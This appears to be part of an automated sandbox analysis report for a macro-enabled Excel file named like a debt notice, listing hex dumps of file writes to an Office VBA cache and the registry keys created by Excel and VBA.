C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	28	20 10 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	..........-.stdole2.tlbWWW	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	512	74 41 00 00 bc 24 00 00 5c 30 00 00 a8 49 00 00 e4 47 00 00 60 3c 00 00 f8 2d 00 00 58 45 00 00 2c 41 00 00 bc 47 00 00 88 30 00 00 cc 49 00 00 3c 2c 00 00 cc 48 00 00 70 46 00 00 68 3d 00 00 20 42 00 00 64 24 00 00 b8 3b 00 00 44 47 00 00 48 46 00 00 48 43 00 00 48 3e 00 00 94 26 00 00 4c 3c 00 00 18 3a 00 00 20 44 00 00 44 38 00 00 a8 45 00 00 18 47 00 00 80 45 00 00 10 43 00 00 14 49 00 00 84 49 00 00 2c 30 00 00 24 40 00 00 90 42 00 00 ac 44 00 00 1c 3e 00 00 ac 3f 00 00 34 42 00 00 14 45 00 00 98 47 00 00 a4 43 00 00 94 32 00 00 14 41 00 00 0c 48 00 00 5c 44 00 00 bc 45 00 00 84 28 00 00 c0 2f 00 00 ac 2d 00 00 e4 31 00 00 b4 41 00 00 b4 40 00 00 6c 34 00 00 e8 21 00 00 9c 40 00 00 40 3b 00 00 08 2a 00 00 6c 45 00 00 cc 40 00 00 24 46 00 00 fc 3e 00	tA...$..\0...I...G..`<...-..XE ..,A...G...0...I..<,...H..pF.. h=.. B..d$...;..DG..HF..HC..H> ...&..L<...:.. D..D8...E...G.. .E...C...I...I..,0..$@...B...D ...>...?..4B...E...G...C...2.. .A...H..\D...E...(.../...-...1 ...A...@..l4...!...@..@;...*.. lE...@..$F...>.	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	18924	ff ff ff ff ff ff ff 07 00 43 0f 4d 53 46 6f 72 6d 73 57 00 00 00 00 ff ff ff ff 09 38 e4 f5 4f 4c 45 5f 43 4f 4c 4f 52 57 57 57 64 00 00 00 ff ff ff ff 0a 38 28 6f 4f 4c 45 5f 48 41 4e 44 4c 45 57 57 c8 00 00 00 ff ff ff ff 10 38 c2 57 4f 4c 45 5f 4f 50 54 45 58 43 4c 55 53 49 56 45 2c 01 00 00 ff ff ff ff 05 38 9f ce 49 46 6f 6e 74 57 57 57 90 01 00 00 ff ff ff ff 04 28 55 10 46 6f 6e 74 f4 01 00 00 ff ff ff ff 0c 38 a9 2a 66 6d 44 72 6f 70 45 66 66 65 63 74 58 02 00 00 ff ff ff ff 08 38 8c 62 66 6d 41 63 74 69 6f 6e bc 02 00 00 ff ff ff ff 10 38 8f 6b 49 44 61 74 61 41 75 74 6f 57 72 61 70 70 65 72 20 03 00 00 ff ff ff ff 0e 38 dc 56 49 52 65 74 75 72 6e 49 6e 74 65 67 65 72 57 57 84 03 00 00 ff ff ff ff 0e 38 e0 39 49 52 65 74 75 72 6e 42 6f 6f 6c	.....C.MSFormsW.....8 ..OLE_COLORWWWd.....8(oOLE_ HANDLEWW.....8.WOLE_OPTEXC LUSIVE,.....8..IFontWWW..... (U.Font.....8.*fmDrop EffectX.....8.bfmAction.....8.kIDataAutoWrapper ...8.VIReturnIntegerWW.....8.9IReturnBool	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1620	22 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 4f 62 6a 65 63 74 20 4c 69 62 72 61 72 79 1c 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 53 79 73 57 4f 57 36 34 5c 66 6d 32 30 2e 68 6c 70 57 57 04 00 4e 6f 6e 65 57 57 04 00 43 6f 70 79 57 57 04 00 4d 6f 76 65 57 57 0a 00 43 6f 70 79 4f 72 4d 6f 76 65 03 00 43 75 74 57 57 57 05 00 50 61 73 74 65 57 08 00 44 72 61 67 44 72 6f 70 57 57 07 00 49 6e 68 65 72 69 74 57 57 57 02 00 4f 6e 57 57 57 03 00 4f 66 66 57 57 57 07 00 44 65 66 61 75 6c 74 57 57 57 05 00 41 72 72 6f 77 57 05 00 43 72 6f 73 73 57 05 00 49 42 65 61 6d 57 08 00 53 69 7a 65 4e 45 53 57 57 57 06 00 53 69 7a 65 4e 53 08 00 53 69 7a 65 4e 57 53 45 57 57 06 00 53 69 7a 65 57 45 07 00 55 70 41 72 72 6f 77 57 57 57 09 00 48 6f 75 72 47	".Microsoft Forms 2.0 Object Library..C:\Windows\SysWOW64\fm20.hlpWW..NoneWW..CopyWW..MoveWW..CopyOrMove..CutWWW..PasteW..DragDropWW..InheritWWW..OnWWW..OffWWW..DefaultWWW..ArrowW..CrossW..IBeamW..SizeNESWWW..SizeNS..SizeNWSEWW..SizeWE..UpArrowWWW..HourG	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	3600	1a 00 08 40 08 00 08 80 1a 00 06 40 06 00 06 80 1a 00 0b 40 0b 00 0b 80 1a 00 02 40 02 00 02 80 1d 00 ff 7f 64 00 00 00 1a 00 ff 7f 20 00 00 00 1d 00 ff 7f 2c 01 00 00 1a 00 ff 7f 30 00 00 00 1a 00 ff 7f 38 00 00 00 1d 00 ff 7f 19 00 00 00 1a 00 ff 7f 48 00 00 00 1a 00 00 40 18 00 00 80 1a 00 fe 7f 58 00 00 00 1a 00 13 40 17 00 13 80 1d 00 ff 7f 25 00 00 00 1a 00 ff 7f 70 00 00 00 1a 00 10 40 10 00 10 80 1a 00 fe 7f 80 00 00 00 1a 00 03 40 03 00 03 80 1d 00 ff 7f 31 00 00 00 1a 00 ff 7f 98 00 00 00 1d 00 ff 7f 3d 00 00 00 1a 00 ff 7f a8 00 00 00 1a 00 0c 40 0c 00 0c 80 1d 00 ff 7f 49 00 00 00 1a 00 ff 7f c0 00 00 00 1d 00 03 00 f4 01 00 00 1d 00 ff 7f 55 00 00 00 1a 00 ff 7f d8 00 00 00 1d 00 ff 7f 61 00 00 00 1a 00 ff 7f e8 00 00 00 1d 00 ff 7f 6d 00 00	...@.......@.......@.......@.. ......d....... ....,....... 0.......8...............H..... .@........X......@........%... ....p......@...............@.. ......1...............=....... ....@........I............. ....U...............a... ....m..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	03 00 fe ff ff ff 57 57 03 00 ff ff ff ff 57 57	......WW......WW	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 03 00 00	$...	success or wait	107	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	24 00	$.	success or wait	1956	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	22	00 00 19 00 19 80 00 00 00 00 0c 00 4c 00 11 44 01 00 01 00 00 00	............L..D......	success or wait	1757	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	12	00 00 00 00 24 11 00 00 0a 00 00 00	....$.......	success or wait	1215	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`	success or wait	107	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	14 11 00 00 14 11 00 00 38 11 00 00 38 11 00 00 5c 11 00 00 5c 11 00 00 80 11 00 00 80 11 00 00 a8 11 00 00 a8 11 00 00 d8 11 00 00 d8 11 00 00 10 12 00 00 10 12 00 00 38 12 00 00 38 12 00 00 60 12 00 00 88 12 00 00 b0 12 00 00 dc 12 00 00 20 13 00 00 38 13 00 00	........8...8...\...\......... ....8... 8...`............... ...8...	success or wait	107	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l.................. ...D...h.................. ....@...d..................	success or wait	107	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	cd 02 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	15 24 00 00	.$..	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....l.....D..... p.....8.....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 03 00 00 cc 42 00 00 ff ff ff ff 0f 00 00 00	.....B.....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 5e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.^.....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 67 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	.g.....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 57 00 00 00 07 00 00 ff ff ff ff 0f 00 00 00	.W.....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 46 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	.F.....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	3c 47 00 00 80 10 00 00 ff ff ff ff 0f 00 00 00	<G.....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	a8 67 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	.g.....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	a8 69 00 00 ec 49 00 00 ff ff ff ff 0f 00 00 00	.i...I.....	success or wait	1	68773F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	94 b3 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	e8 b9 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f8 c7 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68773F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	17100	26 21 00 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 08 c8 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!.......................... ....&!................. ....0..... ..,........................... ....H.......D..	success or wait	1	68773F8E	unknown
C:\Users\user\Desktop\~$Outstanding-Debt-170373600-05042021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	4151E4	WriteFile
C:\Users\user\Desktop\~$Outstanding-Debt-170373600-05042021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	415241	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	3220F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	32211C	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	68778A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1	success or wait	1	68778A84	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.1\Common	success or wait	1	68778A84	RegCreateKeyExA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	32213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	32213B	RegSetValueExW
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E60090400000000000F01FEC\Usage	VBAFilesIntl_1033	dword	1386479617	success or wait	1	687D7FEE	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly